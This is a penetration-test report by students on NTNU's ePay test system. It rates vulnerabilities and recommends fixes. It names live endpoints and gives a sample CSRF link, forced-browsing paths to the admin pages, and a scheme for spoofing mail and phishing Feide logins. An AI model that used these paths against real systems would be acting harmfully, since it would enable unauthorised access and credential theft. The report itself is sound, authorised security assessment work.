TECHNICAL REPORT

ePay

Abstract

The results from a penetration test using OWASP Web Security Testing Guide

Magnus Baugerud, Henrik Mathias Berg, Lars Olsnes Østmo-Sæter

D 0

Document control

Version	Date	Editor	Comments
1.0	28/04/21	Magnus Baugerud Henrik Mathias Berg Lars Olsnes Østmo-Sæter	Finished version that will be sent to client.

Contents

Executive Summary 8
Introduction 8
Overall Security 8
High Severity Vulnerabilities 8
Moderate/Low Severity Vulnerabilities 9
Vulnerability Overview 9
System Overview 10
Description 10
DNS / IP 10
Environment 10
Users 10
External Firewall 10
Application Server 11
Goals 11
Threat Assessment 11
Attack Sources 11
Motivation 12
ATTACK TARGET 12
RISK PROFILE 12
ePay Web Interface 12
ePay API 12
Tests Not Carried Out 12
Vulnerabilities and Recommendations 13
Definition of Risk Categories 13
Types 13
Levels 13
Observations and Recommendations 16
1. Unauthorized Admin Activity 16
2. No Authentication on SMTP Server 17

3. Cross Site Request forgery 18
4. Iframe Clickjacking 20
5. Publicly Facing Oracle Console and Manual 21
6. No Automated Response on Repeated Server Misuse 22
7. Missing Security Headers 23
8. Missing HSTS Header and Secure Attribute on Cookie 25
9. Deprecated Oracle WebLogic Server 26
10. Long Session Timeout 27
11. No Obscuring of Oracle-HTTP-Server 28
Finding Summary 30
Combining Vulnerabilities 30
API Testing 31
Web Application Penetration Test Report 32
Information Gathering 32
WSTG-INFO-01 32
WSTG-INFO-02 33
WSTG-INFO-03 33
WSTG-INFO-04 33
WSTG-INFO-05 34
WSTG-INFO-06 34
WSTG-INFO-07 35
WSTG-INFO-08 36
WSTG-INFO-09 36
WSTG-INFO-10 37
Configuration and Deploy Management Testing 37
WSTG-CONF-01 37
WSTG-CONF-02 38
WSTG-CONF-03 38
WSTG-CONF-04 38
WSTG-CONF-05 38
WSTG-CONF-06 39

WSTG-CONF-07 39
WSTG-CONF-08 39
Identity Management Testing 40
WSTG- IDNT-01 40
Other Tests 40
Authentication Testing 40
WSTG-ATHN-01 40
WSTG-ATHN-02 40
WSTG-ATHN-03 41
WSTG-ATHN-04 41
WSTG-ATHN-05 42
WSTG-ATHN-06 42
WSTG-ATHN-07 42
WSTG-ATHN-08 42
WSTG-ATHN-09 42
WSTG-ATHN-10 43
Authorization Testing 43
WSTG-ATHZ-01 43
WSTG-ATHZ-02 43
WSTG-ATHZ-03 43
WSTG-ATHZ-04 44
Session Management Testing 45
WSTG-SESS-01 45
WSTG-SESS-02 47
WSTG-SESS-03 48
WSTG-SESS-04 48
WSTG-SESS-05 48
WSTG-SESS-06 49
WSTG-SESS-07 49
WSTG-SESS-08 49
Data Validation Testing 50

WSTG-INPV-01 50
WSTG-INPV-02 50
WSTG-INPV-03 50
WSTG-INPV-04 50
WSTG-INPV-05 51
WSTG-INPV-06 51
WSTG-INPV-07 52
WSTG-INPV-08 52
WSTG-INPV-09 52
WSTG-INPV-10 52
WSTG-INPV-11 52
WSTG-INPV-12 53
WSTG-INPV-13 53
WSTG-INPV-14 53
WSTG-INPV-15 54
WSTG-INPV-16 55
WSTG-INPV-17 56
WSTG-INPV-18 57
WSTG-INPV-19 57
Error Handling 58
WSTG-ERRH-01 58
Cryptography 59
WSTG-CRYP-01 59
WSTG-CRYP-02 59
WSTG-CRYP-03 59
Business logic Testing 60
WSTG-BUSL-01 60
WSTG-BUSL-02 60
WSTG-BUSL-03 60
WSTG-BUSL-04 60
WSTG-BUSL-05 61

WSTG-BUSL-06 61
WSTG-BUSL-07 61
WSTG-BUSL-08 61
WSTG-BUSL-09 62
Client-Side Testing 62
WSTG-CLNT-01 62
WSTG-CLNT-02 62
WSTG-CLNT-03 62
WSTG-CLNT-04 63
WSTG-CLNT-05 63
WSTG-CLNT-06 63
WSTG-CLNT-07 63
WSTG-CLNT-08 63
WSTG-CLNT-09 64
WSTG-CLNT-10 65
WSTG-CLNT-11 65
WSTG-CLNT-12 66
WSTG-CLNT-13 66
Automated Tests 67
Nikto 67
DirBuster 68
GoBuster 69
Nmap 70
Zap 71
Scripts 73
ePay Login 73
Cookie list 73
Oracle WebLogic Console Login 74
Oracle WebLogic Console Brute Force 74
References 76

Executive Summary

Introduction

The team have been given permission by NTNU IT to test the ePay system used for reporting and managing detailed sales data from NTNU's web shops. The system is maintained and runs on NTNU's inhouse servers. The team has not tested the production version of the system but has instead tested another instance hosted at epay-test.itea.ntnu.no so that none of the tests would affect the system's general workflow. The system is divided into a web API and a web user interface. The testing has been focused primarily on the user interface.

The application was tested between 25th of January and the end of the bachelor project 20th of May 2021. The application was tested using some automated tests, but mostly the team has manually tested the system following methods described in the OWASP Web Security Testing Guide [1]. In order to cover as many tests as possible, all tests described in the guide have been considered and either been performed or given the not applicable status.

Overall Security

Overall, the team believes this application does not uphold a reasonable level of security. The usage of frameworks that are this old has a small risk in and of itself, but the worst security issues that were found cannot be blamed on the used framework. The critical issue with role definitions and authorization is a good enough reason to say that this application is not secure enough to be handling sensitive economic data.



Figure 1: Pie chart presenting the distribution of risk severity.

High Severity Vulnerabilities

There were found critical-risk vulnerabilities, including a problem with the authorization of the administrator role. The administrator menu is hidden for normal users, but the administrator pages may still be accessed through forced browsing. These pages exposes both system configuration, including emails and a password, and an administrator log of all shops' transactions. The other critical-risk vulnerability is related to the SMTP server. This server requires no authentication of the sender email, which means anyone can use it to send mail, and the sender address can be set to make it appear as if someone else sent it. The only requirements are that the sender is connected to the NTNU or Sit network, and that the receiver is a NTNU-email-address.

The high-risk vulnerability that was found was cross site request forgery attacks. This vulnerability allows an attacker to make changes on the application by getting an authenticated user to click a malicious link. If an attacker can make a user with admin privileges click such a link, the attacker can change admin

settings. Because there is a problem with admin role authorization, the attacker can use any user for this.

Moderate/Low Severity Vulnerabilities

A moderate-risk vulnerability found is a publicly facing Oracle WebLogic Admin Console. This console should not face the public, and if the login is bypassed, it will give administrator access to the application server. The other moderate-risk vulnerability is that the application is vulnerable to clickjacking by being rendered in an iframe.

Many of the low-risk vulnerabilities are misconfigurations of headers or cookies. They pose little to no threat to the system. Other low-risk vulnerabilities are the outdated Oracle WebLogic server and lack of rate limiting.

Vulnerability Overview

Vulnerability Name	Severity
1. Unauthorized admin activity	Critical
2. No authentication on SMTP server	Critical
3. Cross Site Request forgery	High
4. Iframe clickjacking	High
5. Publicly facing Oracle console and manual	Moderate
6. No automated response on repeated server misuse	Low
7. Missing security headers	Low
8. Missing HSTS header and secure attribute on Cookie	Low
9. Deprecated Oracle WebLogic server	Note
10. Long Session Timeout	Note
11. No obscuring of Oracle-HTTP-Server	Note
12. Rpcbind on open port 111	Note

Table 1: Compact overview of findings

The team recommend that the findings detailed in this report are taken seriously and that steps are taken to fix the security vulnerabilities.

System Overview

Description

ePay consists of a web API and a web interface used to handle web commerce for different web shops hosted by NTNU. The system was written in Java 13 years ago (per 2021), using struts action mapping and Oracle ADF components. It also connects to an Oracle database. ePay is hosted inhouse at NTNU and is available on the NTNU network. The penetration testing team were given access to a test instance of the system at:

epay-test.itea.ntnu.no

The system consists of an Oracle WebLogic Server running Oracle HTTP Servers with an administration interface and an API.

DNS / IP

epay-test.itea.ntnu.no	129.241.56.168

Environment

Users

There are two main types of roles in this application. Normal users and admin users. Users have access to the application while on the NTNU network or through NTNUs VPN. Users may browse the administration interface with any WEB enabled device.

Normal users of this system are mainly administrators of the web shops using this payment system. All these users have access to data concerning their own web shop(s).

An admin is also a user of this system. In addition to any shops they may administrate, they also have access to additional functions for administrating the system. This includes scheduler configuration as well as information on system activity and an overview of the systems configuration.

Any Feide user can authenticate and log in to the admin interface but the system admins maintaining the system gives Feide users authorization to use any functionality or access any data. This means a normal user must be authorized by a system admin to administrate their web shop. All users of the API have received credentials by system administrators.

External Firewall

The external firewall filters all ports except 80, 111, 443 and 7001. Port 80 and port 443 are used by the ePay service and opens for http and https connections. An RPC server is running on port 111, and the Oracle WebLogic Admin Console is running on port 7001.

Port	Status	Protocol	Information
80/TCP	open	HTTP	Oracle HTTP Server
111/TCP	open	rpcbind	2-4 (RPC #100000)
443/TCP	open	SSL/HTTP	Oracle HTTP Server
7001/TCP	open	HTTP	Oracle WebLogic admin httpd 10.3.6.0 (T3 enabled)

Table 2: List of open ports and details from Nmap

Application Server

The application server is an Oracle WebLogic Server managing Oracle HTTP servers. Everything is hosted inhouse at NTNU.

The API receives requests at the following endpoint:

- https://epay-test.itea.ntnu.no/EpaySettlement/NetshopDataExchangeSoapHttpPort?WSDL

The web interface is available at the following URL:

- https://epay-test.itea.ntnu.no/ePay/

Goals

The primary goal of this penetration test is to validate that the system has implemented the necessary security measures to protect it from malicious actors. Any security vulnerabilities will be reported in this document and given recommendations on how to fix.

Threat Modelling

Attack Sources

Everyone with a Feide account has access to the system and is therefore a potential attack source. A few Feide users are administrating an online shop, and therefore know of ePay's existence. These users are probably the most likely attack sources.

Motivation

Attackers would be motivated by acquiring unauthorized information on NTNUs online shops and their transactions, tampering with their accounting, getting access to admin functionality, and changing system settings.

ATTACK TARGET

The attack targets considered in this penetration test are the web interface found on https://epay-test.ite.ntnu.no/ePay/ and the API listening on https://epay-test.itea.ntnu.no/EpaySettlement/NetshopDataExchangeSoapHttpPort?WSDL. The server at epay-test.itea.ntnu.no was also tested.

RISK PROFILE

ePay Web Interface

A normal user will handle information about its own shop's transactions like timestamps, customer names, sale IDs and transaction amounts. The user will also be presented with their own email while logged in. An administrator will have access to information about all shops' transactions and activities, and the administration interfaces configurations, including a username, email-servers, email-addresses, and an email-password.

ePay API

The API deals with transaction reports, therefore if an attacker finds a way to bypass the authorization or brute force login credentials, they might be able to report fake transactions and rollbacks and retrieve information about the shop in form of vat-codes, account numbers, project numbers and cost centers.

Tests Not Carried Out

DoS Attack

Denial of Service Attacks.

We have not attempted any tests attacking the service's capacity because it was declared out of scope by NTNU IT.

Brute Force Login

Brute force login attempts on Feide.

We have not attempted any brute force attacks on the user login since it is a service provided by Feide. We did however run brute force attacks against an exposed Oracle WebLogic admin console.

Social Engineering

Attempt to gather information or get access through human channels.

Any social engineering attacks would be difficult to conduct as we are working on test instances and it was declared out of scope by NTNU IT.

Vulnerabilities and Recommendations

Definition of Risk Categories

Types

Likelihood Score

The likelihood score is how likely it is that the vulnerability will be exploited. Both the ease of finding the vulnerability and the ease of exploitation will be taken into consideration.

Impact Score

The impact score is how big of an impact the exploitation of the vulnerability will have. How much the attacker will gain and/or how much of the system will be affected will weigh in on the score.

Overall Risk Severity

The overall risk severity is how crucial it is that the vulnerability is fixed based on the likelihood and impact as seen in the chart below.

	Impact		
Likelihood	Low	Moderate	High
Low	Note	Low	Moderate
Moderate	Low	Moderate	High
High	Moderate	High	Critical

Table 3: Chart used to calculate risk severity.

Levels

Likelihood Score

High	It is very likely that the vulnerability will be used by an attacker, due to it being easy to find and easy to use.

Moderate	It probable that this vulnerability will be used, but it is harder to find and/or exploit.
Low	Due to being very difficult to find and/or exploit it is not likely that this vulnerability will be used by an attacker.

Table 4: Overview of likelihood scores and color codes.

Impact Score

High	May totally or partially compromise system.
Moderate	May compromise some users or smaller parts of the system.
Low	May result in compromising less important parts of the system. Cannot compromise other users on its own.

Table 5: Overview of impact scores and color codes.

Overall Risk Severity

Critical	Must be fixed as soon as possible. It is very likely that this vulnerability will be exploited, and it will partially or totally compromise the system.
High	Should be fixed as soon as possible. This vulnerability will significantly compromise the system. It is harder to exploit, or it causes less damage than a critical issue.
Moderate	Should be addressed. The impact may be high, but then the likelihood will be low, and vice versa.
Low	Has the possibility to cause problems. Due to it having either a low likelihood or impact means it is not always a real issue.

Note	Should be looked at, but there is no immediate danger.

Table 6: Overview of risk severity scores and color codes.

Observations and Recommendations

The findings are listed from most critical to least critical overall risk severity. The subtitle of each finding references one or more entries under Web Application Penetration Test Report or Automated Scans where the vulnerability was discovered.

1. Unauthorized Admin Activity

WSTG-CONF-05, WSTG-IDNT-01, WSTG-ATHZ-02, WSTG-ATHZ-03

Description

Different users in ePay have different roles. These roles are meant to restrict access to some of the functionality of the application. One part of the system, an administrator menu, is supposed to be reserved to the admin role, but normal users of the system can still access the functionality through forced browsing.

By looking at the endpoint "/ePay/mainChoice.do?choice=menuchoice1" we can guess our way to find "/ePay/mainChoice.do?choice=adminmenuchoice1". On that page you find the configuration of the scheduler. Among other things this scheduler sends update-emails to the system admin. On the "adminmenuchoice1" page it is possible to turn this off, or you can change how often the emails are sent. Other things you can do here is to turn off the scheduler for "process settlements". Two more pages with administrator functionality was found through forced browsing, on the endpoints "/ePay/mainChoice.do?choice=adminmenuchoice2" and "/ePay/mainChoice.do?choice=adminmenuchoice3". These pages exposed respectively system configuration listing some emails and a password; and a log that contains detailed information on all system activity.

Risk Assessment

Likelihood Score: High

The admin pages are very easy to find. All Feide users have access to this application and getting access to the admin functionality requires simple forced browsing.

Impact Score: High

If a user finds the event log the system will disclose all the sensitive data that it has available, including all transactions of other stores that use this system. Other admin functionality allows you to stop seemingly important functionality.

Overall Risk Severity: Critical

This vulnerability is easy to find and exploit. The impact is very high. It allows unauthorized users to use functionality meant for the admin role, which includes extracting large amounts of sensitive data.

Recommendation

Review the authorization of the admin functionality. Make sure that the application blocks requests related to this functionality if the user is not authorized to use said functionality.

2. No Authentication on SMTP Server

WSTG-ATHN-04

Description

The mail server requires no authentication of the sender email address. The only requirements are that the sender is connected to either the NTNU or Sit network, and that the receiver is a NTNU mail address. This means that an attacker can impersonate anyone using this server.

Risk Assessment

Likelihood Score: High
A quick google of “NTNU smtp” will tell us that this specific mail server is in use. Anyone testing to see if NTNU mail servers are vulnerable will quickly find out that there is no need to authenticate on NTNU networks.

Impact Score: High
Being able to send a mail to any NTNU-email with any sender address is a major vulnerability. There are many people with access to NTNU network and many who should not have access to NTNU network in Sit housing. Anyone of them can send a mail impersonating official NTNU channels of information.

An attacker can for example pose as an official NTNU channel to spread misinformation. During the COVID-19 pandemic it would be especially harmful to spread misinformation about the virus. An attacker could also try and steal sensitive information from people by claiming it is for contact tracing.

Another way an attacker could steal sensitive information is by posing as an official NTNU channel and claim the victims must update their password for their NTNU account. Updating your password is something NTNU requires regularly, so an attacker would probably be able to steal a lot of passwords this way.

Overall Risk Severity: Critical

Anyone with technical knowledge of smtp (something that is taught to students at NTNU) can find and exploit this vulnerability. The vulnerability can be exploited in many ways and can most likely be used to steal sensitive information. Also, it does not seem like smtp.ansatt.ntnu.no should be available to use so freely on the Sit network.

Recommendation

Implement authentication on the smtp server. Make sure the person sending an email is the person who owns the sender email.

3. Cross Site Request forgery

WSTG-SESS-05

Description

All POST requests can be substituted by GET requests with the parameters in the URL. A POST request to the endpoint "/ePay/changestatusscheduler.do" will perform state changing operations for the entire system if you access it as an admin. Since it is possible to use a GET request instead and put all the parameters in the URL, you can perform these state changing operations by tricking an admin logged into the system to click on a link without having to be authenticated or authorized yourself. It is also possible to perform the attack using a POST request, but it is more difficult.

This is an example of how a CSRF link could look like:

https://epay-test.itea.ntnu.no/ePay/changestatusscheduler.do?scheduler1_start=Start+scheduler

This link will start the email scheduler in the admin interface.

Risk Assessment

Likelihood Score: Moderate

It is easy to find that the system accepts GET requests as replacements for POST request. All users that can authenticate, which is all Feide users, can use a filter through a POST request. If they attempt send a POST request unauthenticated, then the application will show you how to use a GET request with parameters. Allowing the operation to be performed by a GET request makes it easier for an attacker to make someone else perform the action via CSRF.

It is easy to notice that CSRF is possible but less likely to be used for state changing operations as the attacker must find an appropriate endpoint and an appropriate victim, therefore we evaluate the likelihood score as moderate.

Impact Score: High

This vulnerability enables an attacker to make changes on the application through an authenticated user with admin privileges to change settings in the admin interface, like turning schedulers on or off.

Overall Risk Severity: High

The possibility of CSRF is easy to find but using it for state changing operations is a bit more difficult as an administrator must follow the attacker's malicious link. Considering the moderate likelihood of exploitation, and that the impact is high, because successful exploiting this vulnerability will give an attacker free range to change admin settings, the overall risk severity is high.

Recommendation

The application should not allow GET requests to be used for state changing requests. However, forcing users to use POST instead of GET is not enough, and must be used in conjunction with one of the other remediations described below. This is because POST requests are just as vulnerable if you can get an authenticated user to interact with an html form.

The typical way to prevent this vulnerability is to implement CSRF tokens, and make sure that all state changing request requires the user to send a valid token. This token should not be stored in a cookie, but rather in a custom header or in an HTML form. [2]

Alternatively, the standard headers "source origin" and "target origin" can be used. This works by the server only allowing requests where these two headers are of the same origin.

A third option is to double submit cookies. This involves sending a random value in a cookie and a request parameter with every request and verifying on the server side that they match.

4. Iframe Clickjacking

WSTG-CLNT-09, ZAP

Description

The site is vulnerable to clickjacking. By rendering the site inside an iframe an attacker can trick the user to log in to ePay through their malicious site and listen for the username and password. For this vulnerability to be exploited the victim is required to visit the site through a malicious link.

The vulnerability is limited to the login since the malicious site encounters problems when setting cookies, and therefore will not let the user browse the rest of the site through iframe.

See WSTG-CLNT-09 for proof of concept of the login rendered in an iframe.

Risk Assessment

Likelihood Score: Moderate

In order for this vulnerability to be exploited the victim must visit a site through a malicious link. If care is put into making the malicious site it can look almost identical to the original site, which can trick the victim into entering credentials.

Impact Score: High

The malicious site may listen for the username and password on login. This login gives full access to the web interface, including transaction information. Another problem is that the login is through Feide, and it will give access to many more services.

Overall Risk Severity: High

A clickjacking attack will require social engineering to make a victim follow a link to the malicious site, but a successful attack will give complete access to the service and all other Feide services.

Recommendation

The Content-Security-Policy header should be set like this: “Content-Security-Policy: frame-ancestors ‘none’”. This will disallow all sites from embedding the site. Another alternative is to set the header like this: “Content-Security-Policy: frame-ancestors ‘self’”, which will disallow all sites from embedding the site, unless they are on the same domain. The header can also be set like this: “Content-Security-Policy: frame-ancestors URI”, which only allows the specific URI. [3]

The X-Frame-Options header can be used instead of the Content-Security-Policy header, although the former is rendered obsolete by the latter. The X-Frame-Options header should be set like this: “X-Frame-Options: deny”. This will disable loading the page in a frame on any site. It can also be set like this: “X-Frame-Options: sameorigin”, which disable all sites from loading the page in a frame unless it is on the

same domain. Finally, the header can be set like this: “X-Frame-Options: allow-from URI”, which only allows a specific URI to load the site in a frame.

5. Publicly Facing Oracle Console and Manual

GoBuster, DirBuster, Nikto, Nmap

Description

Running GoBuster on “epay-test.itea.ntnu.no” quickly returned the endpoints “/console” and “/manual”. Neither are used in any of the intended functionality of the ePay API.

The manual-page shows documentation for apache 2.2, which the Oracle-HTTP-Server is based upon. It is likely leaked due to a misconfiguration in the WebLogic server. This manual page could no longer be accessed after week 12 of 2021 after the server experienced downtime.

The “/console”-endpoint redirects you to the WebLogic Admin Console login. This endpoint is available on port 7001 which is where the admin console for WebLogic is hosted by default, however it was also found on the standard http ports 443 and 80. At one point the console was only available on port 7001, this was right after the system was unavailable in week 12, but it was available again on standard HTTP ports again after a few days.

The server is not using standard login credentials for the admin console interface and attempts at logging in to the console interface through brute force was not successful. However, it does not appear to be any max number of login attempt, which means brute forcing the password is possible.

Risk Assessment

Likelihood Score: Low

Fuzzing the server with the standard word lists from GoBuster will quickly find both the Oracle WebLogic admin console and the manual. An attacker can find these endpoints simply by running automated tools.

Nmap is widely used and will easily find that port 7001 is open and fingerprint the Oracle WebLogic Admin Console. It is even easier to find when it is hosted on standard http ports as you do not need to try fuzzing on special ports.

To exploit this vulnerability to gain administrator access, however, you have to brute force the login. This may take a very long time, but it does not seem to be any limit on attempted logins.

Impact Score: High

The console login page did divulge the specific Oracle WebLogic Server version (10.3.6.0). If you manage to brute force the login you will have administrator access to the Oracle WebLogic Admin Console. The manual page exposes the Apache documentation and the Apache server version.

Overall Risk Severity: Moderate

It is very easy to access the manual and to find the console interface which shows the server version but gaining administrator access on the Oracle WebLogic Admin Console will require a successful brute force attack.

Recommendation

Ensure that port 7001 is not open to be accessed by other machines and make sure that the Oracle WebLogic Admin Console interface is not open on any other port. Exposing the admin console is an unnecessary risk and it exposes much info about the server.

Also make sure that the manual page is disabled after deploying the server.

6. No Automated Response on Repeated Server Misuse

WSTG-BUSL-07

Description

There is no automated response on repeated server misuse. In our testing we performed automated tests with tools such as DirBuster and GoBuster, which both send countless requests to the server.

Risk Assessment

Likelihood Score: Moderate

As mentioned in the description, the team exploited this vulnerability during the information gathering phase to run automated tools on the server. Finding this vulnerability is not difficult if you are performing automated tests. It is reasonable to believe that many attackers would try such tests and attacks, so the likelihood is moderate.

Impact Score: Low

This vulnerability enables fuzzing and automated tests, which can give an attacker a better understanding of how the application works and how it can be exploited, but it does not pose a direct threat to the system.

Overall Risk Severity: Low

This is a vulnerability we believe most attackers would exploit. Even though this vulnerability has little direct impact, it exposes the service for fuzzing and brute force attacks.

Recommendation

Implement rate limiting on the server for all types of requests, especially when the user repeatedly encounters errors.

7. Missing Security Headers

WSTG-ATHN-06, Nikto, ZAP

Description

The application is missing cache-control in these locations:

https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice1
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice2
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice3
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice1
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice2
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice3

There are other locations that lack the cache-control header, but the listed locations display sensitive information, which makes the lack of cache-control a security vulnerability. If an attacker can get authorized access to the computer of a user of the application, they could get access to the sensitive information.

The X-XSS-Protection header is not set. This header can detect reflected cross-site-scripting attacks and stop the page from loading [4]. Although this header is not set, the team has not been able to perform any reflected XSS attacks on the application.

Also, the system does not have the X-Content-Type-Options header set. This header prevents MIME type sniffing. MIME types can contain executable code, so the header should be set to prevent this [5]. However, the team has not found a case where this is applicable in this application.

Epay does not use the Expect-CT header either. This header can make the application report or enforce certificate transparency [6]. Not using this header does not pose any security threat.

Risk Assessment

Likelihood Score: Low

The team has not been able to find exploits for the lack of these headers except for the cache-control header. However, it would be difficult for an attacker to exploit the lack of cache-control, as the attacker would need authorized access to the computer of a user of the system.

Impact Score: Moderate

The only missing header that has a direct security impact is the cache-control header. Exploiting this vulnerability may give an attacker transaction logs, the user's email, and in the case the user is an admin the attacker may get system configuration information and system logs.

Overall Risk Severity: Low

The lack of cache-control can lead to sensitive information being stolen, but it is not likely. As the application is now, the lack of the other headers does not pose a threat. But newer versions or updates can introduce weaknesses that make these vulnerabilities more dangerous.

Recommendation

Cache-control should be set like this: "cache-control: no-cache, no-store" for the following locations in the applications:

https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice1
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice2
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice3
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice1
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice2
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice3

X-Content-Type-Options should be set like this: "X-Content-Type-Options: nosniff".

X-XSS-Protection should be set like this: "X-XSS-Protection: 1"
or like this: "X-XSS-Protection: 1; mode=block".

8. Missing HSTS Header and Secure Attribute on Cookie

WSTG-CONF-07, WSTG-ATHN-01, WSTG-SESS-02, WSTG-SESS-04, WSTG-CRYP-01, WSTG-CRYP-03, ZAP

Description

The application does not use the HTTP Strict Transport Security header. This header makes sure communication is done over HTTPS, and not using it can lead to sensitive information being sent over an unencrypted connection.

The JSESSIONID cookie, which is used to authenticate the user, does not have the secure attribute. The secure attribute ensures that a cookie is sent over HTTPS. Not using this header can therefore lead to the cookie being sent over an unencrypted connection.

The lack of the HSTS header and secure attribute makes it possible to send the JSESSIONID cookie over an unencrypted connection. If a client sends a request to the server over HTTP it will be redirected to HTTPS, but the initial request over HTTP contained the JSESSIONID cookie. This means that if an attacker is listening to the connection, they can steal the JSESSIONID, which means they can hijack the session.

An attacker could exploit this vulnerability by sending a link to a user looking something like "http://epay-test.itea.ntnu.no/ePay/mainChoice.do?name=mainmenu".
(Notice that it starts with "http://" and not "https://".)

Risk Assessment

Likelihood Score: Low

An attacker must use social engineering to trick a victim into clicking on a link, as showed above, to exploit the HSTS and secure attribute vulnerability. The attacker must also listen to the traffic between the victim's computer and the server.

Impact Score: Moderate

Just by getting access to the system, an attacker would not be able to do any direct harm without exploiting other vulnerabilities, unless the victim is an admin. However, if the victim manages a shop through ePay the attacker would get access to confidential data related to transactions.

Overall Risk Severity: Low

Given the low chance of this vulnerability being exploited and the moderate impact of it, we deem the overall risk severity to be low.

Recommendation

Add the HSTS header to server responses and the secure attribute to the JSESSIONID token.

9. Deprecated Oracle WebLogic Server

WSTG-INFO-02

Description

The application runs on Oracle WebLogic 11g 10.3.6.0. This version of the Oracle WebLogic server was released on February 26, 2012. The official premier support from Oracle for this product ended in December 2018, with extended support lasting to December 2021 [7]. This means the product still has limited support, but it will not last for very long. It is not very likely that Oracle will be as active in responding to security issues as they have been up till now.

A CVE describing a RCE exploit through the admin console interface on port 7001 was attempted replicated but failed. The patch that fixed this issue made it so the server would respond with a generic 404 message when the attack was attempted, which is the response we got. This probably means the server has been updated with all the necessary patches to fix this issue. We cannot confirm this from the version number we found because Oracle does not use semantic versioning for this product.

Risk Assessment

Likelihood Score: Low

Oracle is ending extended support for it December 2021, making it an easy target with relatively high gain. Oracle responded to this issue with a security alert and patch, but with limited support going forwards this is not guaranteed in the future.

Given that the CVE is likely patched it is probably not exploitable anymore, but people did find a bypass for the first issued patch.

Impact Score: Low

The impact here is an increased risk of new issues being discovered with less of a response from Oracle.

Overall Risk Severity: Note

There is no immediate risk but using such an old product whose extended support is soon ending is not advisable.

Recommendation

Phase out usage of Oracle WebLogic 11g in favor of more secure webservers using newer frameworks like node.js based servers. Alternatively, there are newer versions of the WebLogic server available.

10. Long Session Timeout

WSTG-SESS-07

Description

The timeout for the JSESSION cookie, which the application uses to authenticate users, is too long. By letting the application stand idly a user remains authenticated for 1 hour. By using the application actively, a user can be authenticated for more than 24 hours. To reduce the risk of a session being stolen, it should not last longer than necessary.

Risk Assessment

Likelihood Score: Low

It is not likely that this vulnerability will be exploited. It only makes the timeframe in which the session can be hijacked larger. For example, if an attacker has access to a computer where a victim is logged in, the attacker could use that session up to 1 hour after the victim logged in. And by keeping the session active an attacker could remain authenticated for more than 24 hours.

Impact Score: Low

This vulnerability does not directly make the act of hijacking a session easier. As mentioned in the likelihood score, it only increases the timeframe in which the session can be stolen and how long an attacker can stay authenticated with a stolen session.

Overall Risk Severity: Note

It is not likely that this vulnerability will be exploited, and the impact would be low. Even so, the long expire time puts the cookie at unnecessary risk.

Recommendation

Reduce the time for the JSESSIONID cookie to expire. Around 15 to 30 minutes should be enough for idle timeout, and between 4 and 8 hours for the absolute timeout. [8]

11. No Obscuring of Oracle-HTTP-Server

WSTG-INFO-02

Description

It is easy to fingerprint the server type by simply inspecting the response headers on any response from the server. By googling the information given on some error pages also identifies the server as an Oracle HTTP Server.

A person who is familiar with Oracle Fusion Middleware would recognize it as the component that handles incoming requests in the Oracle WebLogic server, but it can also be used on its own. It might then be using an Oracle-HTTP-Server as a proxy, or it is using another Oracle product on the server side. For anyone not familiar with Oracle products the official documentation will give this information [9].

Risk Assessment

Likelihood Score: Low

This vulnerability is easy to find but cannot be exploited on its own.

Impact Score: Low

This vulnerability gives an attacker information about the server they should not have, but it does not have any direct impact on the security of the server.

Overall Risk Severity: Note

There is not much you can do with this information on its own. Although the info is extremely easy to find it is not likely to be exploited unless the attacker has more info on the server.

Recommendation

Obscure the server header and create custom error pages.

12. Rpcbind on open port 111

Nmap

Description

The Nmap scan revealed an rpcbind service running on port 111 and is open to the public.

Risk Assessment

Likelihood Score: Low

There are no vulnerabilities known to the team for this port.

Impact Score: Low

The open port increases the attack surface.

Overall Risk Severity: Note

The attack surface is increased, but there are no vulnerabilities known to the team. In the future, vulnerabilities might be discovered that exploits the fact that port 111 is open.

Recommendation

Evaluate if the rpcbind port 111 is required to be open to the public. If not, it should be closed.

Finding Summary

Vulnerability Name	Likelihood	Impact	Severity
1. Unauthorized admin activity	High	High	Critical
2. No Authentication on SMTP Server	High	High	Critical
3. Cross Site Request forgery	Moderate	High	High
4. Iframe clickjacking	Moderate	High	High
5. Publicly facing Oracle console and manual	Low	High	Moderate
6. No automated response on repeated server misuse	Moderate	Low	Low
7. Missing security headers	Low	Moderate	Low
8. Missing HSTS header and secure attribute on Cookie	Low	Moderate	Low
9. Deprecated Oracle WebLogic server	Low	Low	Note
10. Long Session Timeout	Low	Low	Note
11. No obscuring of Oracle-HTTP-Server	Low	Low	Note
12. Rpcbind on open port 111	Low	Low	Note

Table 7: Overview of findings including likelihood score, impact score and risk severity.

Combining Vulnerabilities

The Iframe Clickjacking vulnerability and the CSRF vulnerability require the victim to click a malicious link. This can be difficult and requires social engineering. By using the SMPT vulnerability to impersonate a NTNU outlet getting people to click the link will be much easier. This gives attackers an easy way of stealing login credentials for Feide.

